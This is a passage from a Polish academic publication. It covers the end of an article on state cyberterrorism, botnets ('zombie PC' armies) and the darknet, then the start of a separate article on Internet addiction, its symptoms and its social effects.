Wiele informacji o prowadzeniu nielegalnej działalności instytucji państwowych pochodzi ze źródeł oficjalnych i są publikowane w prasie specjalistycznej, nie tylko on-line. Z problematyką państwowego cyberterroryzmu spotkałem się już w 2004 roku na międzynarodowej konferencji „Społeczeństwo – Ryzyko – Demokracja w kontekście integracji, globalizacji i trwałego rozwoju”,

¹⁴ Por. *Polska armia stawia na hackerów*, „PC World” 2/2014.

¹⁵ Por. tamże.

zorganizowanej przez Center for impact assessment studies and forecasting, przy Akademii Leona Koźmińskiego w Warszawie. P. Sienkiewicz w swoim wystąpieniu silnie zaakcentował, że od czasu konfliktu Falklandy-Malwiny prowadzone są prace badawczo-rozwojowe we wszystkich nowoczesnych armiach świata w celu wykorzystania Internetu do działań wojskowych – wojennych i wywiadowczych (tzw. walka elektroniczna). W tym wystąpieniu zostały zaprezentowane także: typowy schemat Sieciocentrycznego Pola Walki (skrót ang. NCW), założenia dla strategii Infowar, Cyberwar i Netwar, ale co szczególnie interesujące diagram wyodrębniający cyberterroryzm państwowy i niepaństwowy. Zawartość pól diagramu po graficznej obróbce własnej prezentuje rysunek 1.



Rysunek 1. Cyberterroryzm w ujęciu P. Sienkiewicza¹⁶

Schemat zaprezentowany przez P. Sienkiewicza dopiero po kilku latach znalazł odbicie w nielicznych publikacjach specjalistycznych i wiadomościach głównych dzienników międzynarodowych (dostępnych nie tylko on-line). Nie powinno dziwić takie zestawienie groźnych możliwości zastosowań Internetu, gdyż cyberprzestrzeń bierze swój rodowód od wojskowego projektu Stanów Zjednoczonych ARPANET. Najdziwniejsze jest w tym to, że w tę „sieć sieci” złapano w skali globalnej całe społeczeństwo i wykorzystuje się jego zasoby do prowadzenia działań nie tylko nieetycznych, ale i nielegalnych, niezgodnych z prawami człowieka. Tych zinstytucjonalizowanych działań cyberterrorystycznych

¹⁶ Por. P. Sienkiewicz, H. Świeboda, *Niebezpieczna przestrzeń cybernetyczna*, „Transformacje”, 1–4 (47–50)/2006.

rystycznych nie będą ścigać żadne organy władzy – choćby międzynarodowej (np. ONZ), gdyż wszystko odbywa się w majestacie prawa.

3. Do czego służą botnety

Wypada przyjrzyć się obecnie nietypowym zastosowaniom zasobów sprzętowo-programowych przeciętnych użytkowników Internetu, którzy bez wiedzy udostępniają swoje komputery i łącza internetowe, sieciowym przestępcom. Według pierwszych doniesień BBC¹⁷ podziemie w Internecie szybko się rozrosło w 2004 roku, gdyż ponad 30 tys. komputerów dziennie było przyłączanych do tajnych sieci, które rozpowszechniały spam i wirusy. Pół roku wcześniej tylko 2 tys. komputerów działających na systemie Windows było przyłączanych codziennie do tych tzw. botnetów. W Internet Security Threat Report¹⁸ z tego samego roku firma Symantec doniosła również, że Internetowi przestępcy codziennie przejmują kontrolę nad 30 tys. komputerów i czynią to głównie za sprawą robaków, zawierających moduł „backdoor”. Prób zainfekowania komputerów przez Internet w 2008 roku odnotowywano ok. 75 tys. dziennie, a Symantec określiła zainfekowane maszyny jako „sieć komputerów zombie”¹⁹. Raport podaje, że połączone w sieć „zombie PC” służą przestępcom przeważnie do rozsyłania spamu oraz przeprowadzania ataków DDoS. Sytuacja w Internecie się nie zmienia, gdyż jak poinformowano uczestników konferencji Black Hat USA 2013 – skala przejęć komputerów Zombie sięgnęła 150 tys. dziennie²⁰. Powstaje pytanie: do czego jeszcze, oprócz ataków DDoS, wykorzystuje się taką liczbę przejętych komputerów. Producenci oprogramowania antywirusowego są zdania, że większość spamu trafiającego via e-mail jest zasługą „armii zombie PC”. Są to ofiary ataku robaków internetowych takich, jak: Sobig, MyDoom, czy też Bagle’a. Każdy z tych insektów zawiera ukryte w kodzie procedury, które umożliwiają zdalne przejęcie kontroli nad maszyną i wykorzystanie jej do rozsyłania spamu, ale także przeprowadzania ataków metodą DDoS na serwery internetowe (np. znany atak w sprawie ACTA z 2012 r.). Firma Akamai Technologies²¹ świadcząca usługi dla największych korporacji i serwisów internetowych (Goo-

¹⁷ Por. *Net security threats growing fast*, <http://news.bbc.co.uk/1/hi/technology/3666978.stm>, (20.09.2009).

¹⁸ Por. D. Cieślak, *Internet pelen zombie*, <http://www.pcworld.pl/news/70746.html> (21.09.2009).

¹⁹ J. Janczyk, *Technical and Organizational Crises in Nets*, TRANSFORMACJE Special Issue 2005–2007, Warszawa 2008.

²⁰ Por. *Parada pomysłów na łamanie zabezpieczeń*, „PC World” 10/2013.

²¹ Por. S. Górski, *Zombie PC: zmora naszych czasów*, <http://www.pcworld.pl/news/68560.html> (12.07.2011).

gle, Yahoo!, Microsoft), winą za awarie serwerów w pierwszym półroczu 2004 r. obarczyła właśnie „armię zombie PC”. Specjaliści z brytyjskiej firmy antywirusowej Sophos są zdania, iż 40% spamu w Cyberprzestrzeni jest zasługą działania wirusów: Sobiga, MyDooma i Bagle'a. Z kolei firma Sandvine zajmująca się bezpieczeństwem sieci ocenia, iż zainfekowane komputery mogą być odpowiedzialne nawet za 80% niechcianej korespondencji. „Zombie PC” oprócz dystrybucji spamu i ataków DDoS mogą służyć między innymi do rozsyłania groźnych wirusów, pobierania pornografii i wykradania prywatnych informacji bez wiedzy użytkownika. C. Theriault, konsultantka ds. bezpieczeństwa w firmie Sophos twierdzi, że komputer osobisty może stać się bezwolnym przekaźnikiem wszelkiego typu śmieci i niebezpiecznych pakietów danych, jakie można znaleźć w Internecie, rozsyłającym je do setek, czy tysięcy niewinnych użytkowników. Według specjalistów z firmy Sophos w 2004 r. na całym świecie działało ponad 500 tysięcy komputerów „Zombie PC”. Inne źródła podały, że mogło ich być nawet 2 miliony. Z badań firm Earthlink oraz Webroot Software wynika, że co trzeci komputer posiada zainstalowane oprogramowanie typu spyware, które może skrycie rejestrować poufne dane i wysyłać je do zdalnego komputera w Internecie²². Hackerom w większości przypadków nie zależy na naszych danych finansowych, zdjęciach, czy też prywatnej korespondencji. Dla nich ważny jest dodatkowy komputer, który powiększa „armię komputerów zombie”, inaczej zwanych botnetem. Niełatwo jest określić, czy nasz komputer jest już „zombie PC”. Symptomami mogącymi świadczyć o przejęciu kontroli nad naszym komputerem mogą być:

- nadmierna aktywność dysku twardego;
- podwyższone wykorzystanie połączenia sieciowego;
- nagłe i niespodziewane ruchy kursora na ekranie (odbywające się bez udziału użytkownika);
- niespodziewane wiadomości w skrzynce pocztowej (od osób, których nie znamy ze wstawionym początkiem tematu – Re:).

Wspomniane „zombie PC” kolekcjonowane przez hackerów są organizowane w sieci, które, jak większość rzeczy i usług, są wystawiane na sprzedaż. Stąd niektórzy badacze problematyki spamu określają je nazwą handlową „botnets”, pewnie dlatego, że brzmi dla celów marketingowych znacznie lepiej niż „armia zombie PC”. Jeden ze specjalistów od spamu S. Linford²³, szef firmy Spamhaus uważa, że ponad 70% niezamawianej korespondencji jest dziełem „botnetów” – sieci komputerów, nad którymi zdalnie przejęto kontrolę. Według niego każda

²² Por. D. Cieślak, *W poszukiwaniu szpiegów: 1/3 komputerów zainfekowana*, <http://www.pc-world.pl/news/67804.html> (21.09.2009).

²³ Por. S. Górski, *Większość spamu generują botnety*, <http://www.pcworld.pl/news/70837.html> (23.09.2009).

grupa zajmująca się rozsyłaniem spamu, posiada własny „botnet” lub korzysta z takiej sieci, utworzonej przez innych. Dla przykładu S. Linford podaje grupę spamerów z Florydy, którzy wykorzystują „bonety” utworzone przez Rosjan. Każdego tygodnia, ponad 100 tysięcy komputerów zaprzęgniętych było do rozsyłania spamu w ich „bonetach”, bez wiedzy ich właścicieli. „Bonety” rozsyłają spam, dopóki nie zostaną wciągnięte na „czarną listę” przez firmy antyspamowe. Wtedy właściciel takiego „bonetu” może go sprzedać innym użytkownikom, którzy mogą jeszcze wykorzystać taką sieć komputerów do przeprowadzania ataków DDoS. Jakiej nazwy byśmy nie użyli dla ogromnej rzeszy przejętych przez hackerów komputerów, to zjawisko „botnets” przybiera na sile i stanowi poważny zasób sieciowy dla instytucjonalnego cyberterroryzmu. O instytucjach wykorzystujących zasoby Internetu do działań nielegalnych ukazuje się nieco informacji w różnego rodzaju publikacjach, ale czy wszystkie lub chociażby większość ma szansę na ujawnienie? Trzeba w tym miejscu nieco szerzej opisać wspomniany już obszar Internetu, czyli tzw. darknet.

4. Darknet to nie tylko anonimowość

Anonimowość w Internecie od jego zarania była postrzegana jak dobro naturalne, była niezbywalnym prawem człowieka. Wraz z rozwojem usług sieciowych już w nowym milenium anonimowość w swej naturze Internetu została utracona. Takie sieci w Internecie, jak FreeNet (projekt rozwijany od 2000 r.) i TOR (rozwijany od 2004 r.) powstały w celu zapewnienia ochrony prywatności internautów, zwłaszcza w krajach totalitarnych. Korzystają z tych sieci internauci, którzy nie życzą sobie, aby ich działania zostały odkryte i wykorzystywane przeciwko nim. Z tej anonimowości korzystają różni ludzie, zatem FreeNet i TOR mają swoją drugą „ciemną stronę”, czego raczej nie życzyli sobie ich twórcy. Wspomniany darknet (Ciemna sieć), zwany także Hidden Services (Ukryte Usługi) lub Deep Web (Głęboki Internet), jest nośnikiem usług dla tej gorszej strony anonimowości²⁴. Almanachem wiedzy o darknecie i zarazem jego symbolem jest Hidden Wiki (Ukryta Wikipedia), zawierająca hasła dotyczące treści, których nie można znaleźć w Internecie, których wyszukiwarka Google nie znajdzie. Deep Web kryje wszystko to, co w znanym przeciętnym użytkownikom w Internecie jest zabronione, a więc: wszelkiej maści pornografia (także dziecięca), fora dla terrorystów i miłośników wszystkich odmienności, podręczniki hackingu i poradniki przygotowywania substancji psychoaktywnych w warunkach domowych oraz wiele innych. Ta ciemna strona Internetu uchodzi w opiniach wielu użytkowników, którzy niby przypadkiem tam zajrzeli, za ścieżkę lub rynsztok informacyjny, którym płyną najbardziej cuchnące odpady działań

²⁴ Por. *Darknet – ciemna strona sieci*, „PC World” 11/2013.

ności ludzkiej w sieci. Do informacji zawartych w darknecie nie można dostać się za pośrednictwem Google, czy innego legalnego oprogramowania. Do zasobów ciemnej strony Internetu trzeba dołączyć świadomie, instalując odpowiednie oprogramowanie i mając jasną intencję poszukiwania tego, co zakazane i nielegalne lub chcąc pozostać w Internecie anonimowym użytkownikiem. Po ciemnej stronie sieci nie funkcjonują wyszukiwarki, a użytkownicy muszą polegać na zbiorach odsyłaczy. Witryny w tej sieci są bardzo prymitywne, a ich oprawa graficzna przypomina Internet z lat 90. XX wieku. Punktem startowym w ciemnej stronie Internetu jest najczęściej witryna TorDir, która jest niczym innym, jak katalogiem linków, agregującym mnóstwo odnośników do innych stron. Nie wszystkie odsyłacze zawsze działają, a zawartość stron jest dostępna tylko wtedy, kiedy właściciel serwera włączy go i zaloguje się w sieci. To jeszcze jedna typowa cecha darknetu, odróżniająca go od zwykłej sieci. Jeśli jednego dnia są dostępne jakieś strony, drugiego mogą one już nie działać, ale za to są dostępne zupełnie inne, których wcześniej nie było.

Istnienie darknetu samo w sobie nie wpływa na bezpieczeństwo internautów. Ciemna sieć funkcjonuje poza użytkownikami Internetu, a jeśli nawet legalne dane gdzieś na łączach mieszają się z brudnymi danymi, nie powoduje to żadnych kolizji. Należy pamiętać, że przestępcy, ci instytucjonalni i prywatni, przygotowują pod osłoną darknetu ataki różnego rodzaju (wymienione wyżej) dotyczące całego Internetu, które w efekcie mogą dotknąć każdego użytkownika. Każdy internauta może być zamieszany w tego typu działania, bez jego wiedzy i przyzwolenia.

Zakończenie

Wraz z początkiem XXI wieku szczególnie dwa zjawiska zdominowały myślenie o przyszłości: globalizacja (gospodarka, kultura, polityka) i szybki rozwój technologii informacyjnej (szczególnie Internetu). To właśnie Internet stanowi najbardziej wyrazisty przykład globalizacji systemów informacyjnych. Życie w globalnym społeczeństwie informacyjnym jest jednoznaczne z istnieniem człowieka w społeczeństwie sieciowym, gdyż, jak stwierdził chociażby M. Castells, „żyjemy bowiem w galaktyce Internetu”²⁵. Internet jest dobrodziejstwem dla wszelkich działań ludzkich, także dla bezprawnych i nieetycznych działań profesjonalnych przestępców, terrorystów, hackerów i crackerów.

Na zakończenie drobna ciekawostka, którą podały dwie agencje prasowe w różnym czasie: Serwis USA Today²⁶ już w 2008 r., a serwis Russia Today

²⁵ M. Castells, *Galaktyka Internetu*, Dom Wydawniczy REBIS, Poznań 2003.

²⁶ Por. w serwisie USA Today: *Your next gadget may come with a pre-installed virus*, http://usatoday30.usatoday.com/tech/news/computersecurity/2008-03-13-factory-installed-virus_n.htm (2.12.2010).

(obecnie RT)²⁷ w 2013 r. Poinformowały one, że w procesie produkcji urządzeń elektronicznych służących do komunikacji on-line (np. laptopach, tabletach) przeinstalowane są wirusy. Cała wina została zrzuczona na producentów urządzeń w Chinach, lecz kto zlecił instalację oprogramowania z wirusami trudno zgadnąć. USA Today przypisują tego typu działania NSA, a RT rządowi chińskiemu. Za tego typu działaniami z pewnością nie stoją tak wyklęci i ścigani domorośli hackerzy.

Bibliografia

- Castells M., *Galaktyka Internetu*, Dom Wydawniczy REBIS, Poznań 2003.
- Chinese-made laptops' latest feature: Pre-installed viruses*, <http://rt.com/news/nitol-microsoft-malware-pre-installed-laptops-054/> (25.04.2013)
- Cieślak D., *Internet pelen zombie*, <http://www.pcworld.pl/news/70746.html> (21.09.2009).
- Cieślak D., *W poszukiwaniu szpiegów: 1/3 komputerów zainfekowana*, <http://www.pcworld.pl/news/67804.html> (21.09.2009).
- Cynerterrorysty w chińskiej armii*, „PC World” 4/2013.
- Darknet – ciemna strona sieci*, „PC World” 11/2013.
- Górski S., *Większość spamu generują botnety*, <http://www.pcworld.pl/news/70837.html> (23.09.2009).
- Górski S., *Zombie PC: zmora naszych czasów*, <http://www.pcworld.pl/news/68560.html> (12.07.2011).
- Hacker na państwowej posadzie*, „PC World” 4/2013.
- Janczyk J., *Racjonalność użytkowania Internetu [w:] Racjonalność myślenia, decydowania i działania*, red. L.W. Zacher, Wyd. WSPiZ, Warszawa 2000.
- Janczyk J., *„Cienie” Internetu a edukacyjne możliwości zastosowań technologii informacyjnej*, „Transformacje” 1–4/2002.
- Janczyk J., *Social problems resulting from information contents of the Internet*, Congress Papers: *Innovations for an e-Society. Challenges for Technology Assessment*, session II – *New Media and Culture*, Berlin 2001.
- Janczyk J., *Technical and Organizational Crises in Nets*, „Transformacje” Special Issue 2005–2007.
- Landreth B., *Out of the Inner Circle. A Hacker's Guide to Computer Security*, Washington 1985.
- N.S.A. Gathers Data on Social Connections of U.S. Citizens*, http://www.nytimes.com/2013/09/29/us/nsa-examines-social-networks-of-us-citizens.html?_r=0 (14.12.2013).
- Net security threats growing fast*, <http://news.bbc.co.uk/1/hi/technology/3666978.stm> (20.09.2009).
- Parada pomysłów na łamanie zabezpieczeń*, „PC World” 10/2013.
- Polska armia stawia na hackerów*, „PC World” 2/2014.
- Sienkiewicz P., Świeboda H., *Niebezpieczna przestrzeń cybernetyczna*, „Transformacje”, 1–4 (47–50)/2006.
- The New Hacker's Dictionary*, <http://www.ccil.org/jargon/jargon.html>.
- Your next gadget may come with a pre-installed virus*, http://usatoday30.usatoday.com/tech/news/computersecurity/2008-03-13-factory-installed-virus_n.htm (02.12.2010).

²⁷ Por. w serwisie RT: *Chinese-made laptops' latest feature: Pre-installed viruses*, <http://rt.com/news/nitol-microsoft-malware-pre-installed-laptops-054/> (25.04.2013).

Agnieszka MOLGA

Uniwersytet Technologiczno-Humanistyczny w Radomiu

UZALEŻNIENIA OD INTERNETU ADDICTION TO THE INTERNET

Słowa kluczowe: Internet, komunikacja, uzależnienie

Keywords: Internet, Communication, Addiction

Streszczenie

Od kilku lat jesteśmy świadkami ogromnego wręcz rozwoju Internetu, zarówno pod względem liczebności uczestników, jak też liczby usług przez niego oferowanych. Jedni widzą w nim szansę na polepszenie jakości życia, inni zaś podchodzą do niego bardzo nieufnie, wyciszając zagrożenia płynące z użytkowania komputera oraz sieci.

Można się spierać co do zasadności używania w Internetu wielu dziedzinach życia oraz ewentualnej jego szkodliwości, jednak w jednej kwestii powinniśmy być zgodni: czy tego chcemy, czy też nie – Internet będzie rozwijał się dalej, opanowując coraz więcej dziedzin naszego życia tym samym będzie stawał się niezbędnym narzędziem pracy lub pomocą w prowadzeniu gospodarstwa domowego¹.

Summary

Since couple of years we've become witnesses of fast developing of the internet, including huge amount of participans and wide range of facilities. Some of them use it to improve their quality of life but the others treat it very carefully because of dangers context with using a computer or the internet.

There are some doubts using it in different ways and its potential danger, however there is one point we can't disagree- the Internet is still developing, including new areas of our life and becoming necessary tool in out job or domestic work.

Wstęp

Internet jest szczególnie groźnym i uzależniającym medium. Godziny spędzane w sieci to czas odebrany pracy, nauce czy życiu rodzinnemu. Uzależnienie od Internetu staje się coraz poważniejszym problemem społecznym, który dotyka przede wszystkim osoby mieszkające samotnie oraz niemające stałego zajęcia.

¹ Z. Płoszyński, *Kształcenie na odległość [w] Oblicza Internetu*, red. M. Sokolowski, Zakład ALGRAF, Elbląg 2005.

Liczba osób uzależnionych od Internetu przekracza w niektórych państwach uprzemysłowionych liczbę uzależnionych od narkotyków pochodzących z maku i jest konieczne podjęcie kroków przeciwko tej nowej chorobie – ocenia austriacki specjalista Hurbert Poppe, specjalizujący się w terapiach odchodzenia od uzależnień narkotykowych.

Uzależnienie od Internetu (*online addiction* czy też *Internet addiction*) jest więc dziś takim samym problemem społecznym jak alkoholizm czy zażywanie narkotyków. Jest już dostrzegane, ale jeszcze niezbyt dobrze znane, słabo zbadane. Badań jest niewiele, bo też niewiele wiadomo o samych użytkownikach Internetu. Nie wiadomo, kim są, a więc tym bardziej – jakie są ich problemy. Jednym z nielicznych naukowców zajmujących się tym problemem jest doktor Mark Griffiths z Nottingham and Trent University. Wskazuje na podobieństwa między oglądaniem telewizji, gramy wideo i korzystaniem z Internetu – wszędzie mamy do czynienia z kontaktem człowieka z maszyną. Stwierdza, że Internet jest szczególnie groźnym i uzależniającym medium².

W dzisiejszych czasach nie wyobrażamy sobie codzienności, która nie jest wspierana poprzez wachlarz możliwości, jakie daje Internet. Ludzie szybko wdobyli go w swoje życie, używając do pracy, nauki, zdobywania i przekazywania informacji, rozrywki oraz komunikowania się między sobą. Internet stał się rzeczą powszechną w szkołach, w pracy i domach. Z każdym rokiem obserwujemy lawinowy wzrost liczby internautów na całym świecie. Z tej najnowszej technologii korzystają ludzie w każdym wieku.

Wraz ze wzrostem popularności Internetu rosną również obawy związane z jego nadmiernym używaniem. Uzależnienie od sieci globalnej, formalnie częściej nazywane patologicznym używaniem Internetu, stanowi rodzaj zaburzenia kontroli impulsów. Z pozoru wykazuje podobieństwo do uzależnień związanych z konwencjonalnymi mass mediami, takimi jak telewizja, jednak potencjalnie wydaje się poważniejsze. Podczas gdy na przykład telewizja pochłania głównie wolny czas spędzany w domu, to nadmierne użytkowanie Internetu przeszkadza w pracy, szkole i rozrywce, zmienia również relacje osobiste, rodzinne i zawodowe³.

1. Uzależnienie od Internetu

Mówiąc o uzależnieniach na pierwszą myśl przychodzi nam substancje chemiczne, od których zażywania nasz organizm się uzależnia. Są to między innymi narkotyki, papierosy czy alkohol. Czasami mogą to być również pewne

² J. Spiller, *Online Addicts*, Internet Today, marzec 1996; P. Gamdzyk, *Tylko jeszcze jedno kliknięcie*, „ComputerWorld” z 26 sierpnia 1996 r.; J. Zieliński, *Uzależnienie od Internetu*, WWW.winter.pl.

³ W.J. Paluchowski, *Internet a psychologia, możliwości i zagrożenia*, PWN, Warszawa 2009.

działania, z których czerpiemy wielką przyjemność. Dlatego do uzależnień od hazardu, obsesji seksualnych czy robienia zakupów możemy zaliczyć także uzależnienie od Internetu, który jest szczególnie groźnym i uzależniającym medium. Uzależnienie od Internetu staje się coraz poważniejszym problemem społecznym. Dotyka przede wszystkim osoby mieszkające samotnie oraz pozostające bez stałego zajęcia⁴.

Osoby uzależnione nie zdają sobie sprawy z istniejącego zagrożenia, czasami nie zwracają na to uwagi lub też świadomie próbują ten fakt ukryć. Czas, jaki spędzają przed komputerem liczony jest w godzinach dziennie. W odpowiedzi na prośbę pójścia spać lub zjedzenia posiłku odpowiadają zwykle „jeszcze tylko kilka minut”. Rzadko jednak dotrzymują słowa⁵.

Uzależnienia te przejawiają się w:

- potrzebie korzystania z Internetu przez coraz dłuższy czas, aby uzyskać satysfakcję;
- stopniowym obniżaniu się satysfakcji osiąganey podczas korzystania z Internetu przez tę samą ilość czasu;
- dużej ilości czasu poświęconego na czynności związane z Internetem (kupowanie książek o Internecie, porządkowanie ściągniętych z Internetu materiałów itp.);
- zainteresowaniu wszelkimi formami w Internecie: prasie, książkach itp.;
- ograniczeniu lub całkowitej rezygnacji z innych czynności społecznych (rodzinnych, zawodowych, rekreacyjnych) na rzecz korzystania z Internetu⁶.

Do najbardziej uzależniających czynności on-line, nieznanych w konwencjonalnych mass mediach, zalicza się różne formy komunikacji synchronicznej, czyli rozmowy w czasie rzeczywistym, włącznie z czatem czy komunikatorami internetowymi.

K.S. Young wyróżniła pięć rodzajów uzależnień od Internetu:

- erotomania internetowa;
- socjomania internetowa (uzależnienie kontaktów z ludźmi przez Internet i związane z tym zerwanie kontaktów bezpośrednich), obsesja śledzenia, co się dzieje w Internecie;
- przeciążenie informacyjne (gorączkowe przerzucanie informacji – prowadzi to do obniżenia sprawności psychicznej);
- uzależnienie od komputera (przymus spędzania czasu przy włączonym
- komputerze)⁷.

⁴ <http://www.winter.pl>

⁵ <http://www.szkolnictwo.pl>

⁶ M. Filipiak, *Homo communicans wprowadzenie do teorii masowego komunikowania*, Wydawnictwo Uniwersytetu Marii Curie-Skłodowskiej, Lublin 2003.

⁷ M. Laskus, *Uwięzieni w sieci*, „Chip” 2005, nr 11.

Największym problemem uzależnionego człowieka jest izolowanie się od rzeczywistego świata, nierealizowanie się w nim, niezaspokajanie potrzeby aktywności, izolowanie się od ludzi, brak komunikacji, kontaktów z innymi ludźmi w realnym wymiarze, uciekanie od problemów codzienności w wirtualną, wymagowaną przestrzeń Internetu. Ludzie zamykają się w cyberprzestrzeni z powodu ciekawości świata i głęboko ukrytych kompleksów, braku wiary w siebie⁸.

Jako anonimowe osoby czują się bezpiecznie w sieci, pewni siebie i często bezkarni. Pokazują swoje drugie oblicze.

Skutki uzależnienia od Internetu można podzielić na psychologiczne i społeczne.

Do skutków psychologicznych należą:

- utrwalanie postawy egocentrycznej;
- depresje spowodowane brakiem kontaktu z siecią;
- zaburzenia w zakresie własnej tożsamości;
- zawężenie zainteresowań i możliwości intelektualnych;
- zanik więzi emocjonalnych z osobami najbliższymi (przeniesienie emocji na osoby z sieci);
- zanik umiejętności komunikacji niewerbalnej (trudności z odczytywaniem informacji nadawanych w tej formie);
- fobia społeczna (unikanie kontaktów osobistych).

Do skutków społecznych zaliczone są:

- utrata zainteresowania wszelkimi formami aktywności społecznej;
- zaniedbywanie życia rodzinnego, nauki i pracy;
- rozregulowanie cyklu okołodobowego, głównie rytmu: sen – praca;
- kłopoty finansowe (przy korzystaniu z kosztownej sieci w domu);
- zaniedbanie troski o własne zdrowie (zarwane noce, nieregularne posiłki), powodują podatność na infekcje i choroby⁹.

Nadmierne spędzanie czasu w sieci w znaczącym stopniu odbija się na życiu rodzinnym, pracy czy nauce. Osoba uzależniona zaniedbuje własny dom i rodzinę nie wypełniając swoich codziennych obowiązków. Wyraża się to brakiem troski o własne zdrowie i higienę osobistą, a prowadzi do zmniejszenia efektywności wykonywanej pracy oraz konfliktami emocjonalnymi z partnerem.

Problem tego zjawiska wydaje się być na wielką skalę, szczególnie dotyczy on państw wysoko rozwiniętych. Badania przeprowadzane przez naukowców mówią że liczba uzależnionych od Internetu przekroczyła już tych uzależnionych od narkotyków.

⁸ J. Gajda, *Media w komunikacji*, Wydawnictwo Wyższej Szkoły Pedagogicznej ZNP w Warszawie, Warszawa 2002.

⁹ M. Filipiak, *Homo communicans...*

Najbardziej podatni na uzależnienia są młodzi ludzie, którzy w sieci czują się potrzebni, bo nie jest ważny wygląd czy wiek, liczy się własne „ja”. Łatwo znaleźć kogoś, kogo zainteresują nasze poglądy i przyłączy się do wymiany zdań, poza tym Internet oferuje anonimowość.

W niektórych przypadkach ludzie uciekają od codziennych problemów chowając się w wirtualnym świecie, który staje się dla nich miejscem odpoczynku od życia.

Kiedy dość często przesiadujemy kilka godzin w Internecie i nie widzimy w tym nic złego powinniśmy przyjrzeć się temu jeszcze raz. Szukając fachowej pomocy możemy po prostu jej nie znaleźć, gdyż problem internetowych uzależnień, mimo że dostrzegany, nie ma jeszcze opracowanych badań naukowych nad tym zjawiskiem.

Trudno określić, co takiego może powodować owe uzależnienie, nie można też wyznaczyć, co jest najniebezpieczniejsze, aby móc się przed tym uchronić.

Opinie badaczy mówią, że prawdopodobnie to, że Internet gromadzi w sobie tak wiele zasobów i umożliwia różnego rodzaju aktywności przyczynia się do powstawania uzależnień.

Ważnym czynnikiem może być anonimowość, szczególnie, jeżeli chodzi tu o sfery pornografii, które nie są zbyt akceptowane społecznie. Internauta w ten sposób bez obaw może korzystać z takich zasobów.

Pewne psychologiczne przestrzenie Internetu mogą być tak atrakcyjne i absorbujące, że skłaniają ludzi do intensywnego korzystania z sieci, a nawet jej nałogowego nadużywania¹⁰.

Wydaje się, że najlepszą metodą jest racjonalne korzystanie z nowych technologii. Przede wszystkim powinno pamiętać się o rodzinie i bliskich, by nie zaniedbywać społecznych więzi. Żaden nałóg nie jest dla nas dobry i, niestety, globalnej sieci, jak i innym nałogom łatwo się podporządkować, trudniej z nimi zerwać.

Warto podkreślić, że Internet, podobnie jak telewizja, zawiera zbyt dużo treści agresywnych, przyczyniając się pośrednio do szerzenia się fali przemocy, szczególnie wśród młodych ludzi. Internet utrwała pewne negatywne wzorce zachowania, które młodzież odtwarza potem w realnym życiu. Poza tym aktywizuje negatywne stany emocjonalne i zwiększa tolerancję ludzi na akty przemocy mające miejsce w rzeczywistym świecie, które są przez nich uważane za incydenty zupełnie normalne.

W Stanach Zjednoczonych Ameryki uzależnienie od Internetu zostało wpisane na listę chorób, których leczenie jest refundowane. Z tych też względów analizowanie uzależnienia należy rozpatrywać w aspekcie szerszym – ochrony zdrowia psychicznego.

¹⁰ P. Wallach, *Psychologia Internetu*, Dom Wydawniczy REBIS, Poznań 2001.

W polskim systemie prawnym nie ma ustawy poświęconej uzależnieniu od Internetu, dlatego też problem ten należy potraktować zbiorczo. Wprowadzona ustawowo instytucja powinna zajmować się tego rodzaju patologią, a zarazem być odpowiedzialna za kształtowanie polityki społecznej w tym zakresie, analogicznie jak ustawa o wychowaniu w trzeźwości i zapobieganiu alkoholizmowi¹¹, czy ustawa o ochronie zdrowia psychicznego¹².

Ustawa o ochronie zdrowia psychicznego z dnia 19 sierpnia 1994 roku w art. 3 zawiera definicję osoby z zaburzeniami psychicznymi. Termin ten odnosi się do osoby: chorej psychicznie (wykazującej zaburzenia psychiatryczne), osoby upośledzonej umysłowo, osoby wykazującej inne zakłócenia czynności psychicznych, które zgodnie ze stanem wiedzy medycznej zaliczane są do zaburzeń psychicznych, a osoba ta wymaga świadczeń zdrowotnych lub innych form pomocy i opieki, niezbędnych do życia w środowisku rodzinnym lub społecznym¹³. Według prawa pracy uzależnienie od Internetu może spowodować bezprawne naruszenie porządku pracy dotyczyć np. obowiązku stosowania się do ustalonego czasu pracy, wykonywania w czasie pracy czynności niezwiązanych z zadaniami wynikającymi ze stosunku pracy oraz reguł zapewniających prawidłowe funkcjonowanie zakładu¹⁴.

Uzależnienie internetowe to nowy rodzaj nałogu, polegający na ustawicznym spędzaniu czasu na kontaktach z komputerem, a zwłaszcza z siecią Internet, charakteryzujący się wewnętrznym przymusem „bycia w sieci” osoby uzależnionej¹⁵. Obecnie do osób uzależnionych zalicza się osobę w wieku od 15 do 25 lat. W tym wieku młody człowiek jest bardzo podatny na wpływy, gdyż jego osobowość jeszcze się kształtuje, natomiast to, co się w tym okresie ukształtuje, jest względnie trwałe. Osoby, które korzystają z Internetu, często poświęcają mu bardzo dużo czasu, niejednokrotnie dochodzi nawet do 10 godzin dziennie. Spędzanie tak długiego czasu przed monitorem powoduje nadmierne obciążenie narządu wzroku, często pojawia się zmęczenie, swędzenie lub ich pieczenie, a także sprzyja pogłębieniu wadliwej postawy ciała. Ponadto, niedojrzały układ nerwowy dziecka jest atakowany nadmiarem bodźców audiowizualnych, co może wywoływać uczucie rozdrażnienia, zmęczenia i trudności w koncentracji uwagi. Tak więc wpływ tego medium jest ogromny¹⁶.

¹¹ Ustawa z dnia 19.08.1994 r. o ochronie zdrowia psychicznego (Dz. U. nr 111, poz. 545).

¹² Ustawa z dnia 26.10.1982 r. o wychowaniu w trzeźwości i zapobieganiu alkoholizmowi (Dz. U. z 2002, nr 147, poz. 1231).

¹³ <http://prawo.vagla.pl>

¹⁴ Ustawa z dnia 26.06.1974 r. Kodeks Pracy (Dz. U. z 1998 r., nr 21, poz. 94).

¹⁵ Z. Płoski, *Słownik encyklopedyczny – Informatyka*, Wydawnictwo Europa, Wrocław 1999.

¹⁶ M. Przybysz, *Uzależnienie od medium XXI wieku [w:] Oblicza Internetu...*

2. Zanik kontaktów międzyludzkich

Wraz z rozwojem nowoczesnych technologii rozwijały się także sposoby komunikacji międzyludzkiej. Przodownikiem w rozwoju stał się Internet¹⁷.

Internet, jak żadna inna technologia komunikacyjna, która pojawiła się do tej pory, wywarła ogromny wpływ na życie społeczne jednostki oraz całych grup. Wpływ ten jest niezwykle wszechstronny¹⁸.

Dziś dzięki temu rozwojowi możemy powiedzieć, że Internet jako medium komunikacyjne odgrywa ważną, jeśli nie najważniejszą rolę w życiu komunikacyjnym społeczeństwa.

